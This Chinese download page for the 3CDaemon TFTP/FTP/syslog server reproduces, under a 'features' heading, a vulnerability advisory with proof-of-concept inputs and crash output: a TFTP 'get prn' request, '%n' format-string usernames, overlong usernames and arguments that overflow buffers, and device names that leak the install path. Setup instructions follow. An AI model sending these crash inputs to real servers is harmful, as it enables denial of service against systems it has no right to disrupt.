
3com 3cdaemon(tftp软件)是一款免费的集成了tftp、ftp和syslog功能的应用程序。支持多种协议,说到tftp软件这个应该很多人都用过的,小编分享的是3cdaemon绿色版,希望大家喜欢。
功能介绍
1、tftp保留设备名拒绝服务攻击:
提交类似如下的请求,可导致tftp服务程序挂起:
d:\windows\system32>tftp -i 192.168.0.1 get prn
the 3cdaemon will be crashed with some msgs like
"microsoft visual c++ runtime library"
"runtime error!"
"program : c:\program files\3com\3cdaemon\3cdaemon.exe "
"abnormal program termination".
2、ftp用户名存在格式串问题:
提交包含格式串字符作为用户名数据,可导致守护程序崩溃:
h:\>ftp 192.168.0.1
connected to 192.168.0.1.
220 3com 3cdaemon ftp server version 2.0
user (192.168.0.1:(none)): %n
connection closed by remote host.
or:
h:\>ftp 192.168.0.1
connected to 192.168.0.1.
220 3com 3cdaemon ftp server version 2.0
user (192.168.0.1:(none)): %s
331 user name ok, need password
password:[anythinghere]
530 login access denied
login failed.
ftp>
3、ftp超长用户名缓冲区溢出
由于对用户名缺少正确边界缓冲区检查,提交超长用户名可导致缓冲区溢出:
d:\windows\system32>ftp 192.168.0.1
connected to 192.168.0.1.
220 3com 3cdaemon ftp server version 2.0
user (192.168.0.1:(none)):
501 invalid or missing parameters
login failed.
ftp> user aaa..[about 241 a here]...aaaaa
connection closed by remote host.
4、多个ftp命令超长参数缓冲区溢出:
cd,send,ls,,put,delete,rename,rmdir,literal,stat,cwd等ftp命令对参数缺少充分边界检查,提交超长字符串作为命令参数可导致缓冲区溢出:
ftp> cd aaa..[about 398 a here]...aaaaa
connection closed by remote host.
ftp>
ftp> ls aaa..[about 247 a here]...aaaaa
200 port command successful.
connection closed by remote host.
ftp> put 1.txt aaa..[about 247 a here]...aaaaa
200 port command successful.
532 need account for storing files
connection closed by remote host.
5、多个ftp命令存在格式串问题
提交格式字符串作为参数,可导致程序崩溃。
6、多个ftp命令包设备名信息泄露问题
请求保留设备名可导致返回程序安装路径信息:
ftp> cd aux
550 aux : c:/3cdaemon/aux is not a directory!
ftp> cd lpt1
550 lpt1 : c:/3cdaemon/lpt1 is not a directory!
受影响系统:
3com 3cdaemon 2.0 revision 10
哈,看来存在不少漏洞,不建议下载。
使用说明

1、下载打开3cdaemon.exe 该软件可以支持tftp ftp等服务,界面如下:

2、添加新的用户,设置密码和ftp文件夹
3、在板子上设置ip
>ipconfig eth0 192.168.1.11
4、确认能够和linux 通信
>ping 192.168.1.12 //主机ip
5、进入需要传递文件的目录,并启动ftp
>cd tmp
>ftp 192.168.1.12 21 // 21默认端口
6、设置传输文件格式
>bin //传输二进制文件
7、传输文件
>get hello.img
8、退出
3cdaemon配置方法
1、需要log的设备配置
设备(路由器、交换机)需要增加的配置:
#info-center loghost 11.60.133.7 // ip为安装3cdaemon软件的主机的ip地址 #
2、3cdaemon软件配置:
(1)如图所示,创建一上新文件夹

(2)下拉处选取“仅为我指定的ip地址”

3、ip地址的设置,设置完成后保存即可。
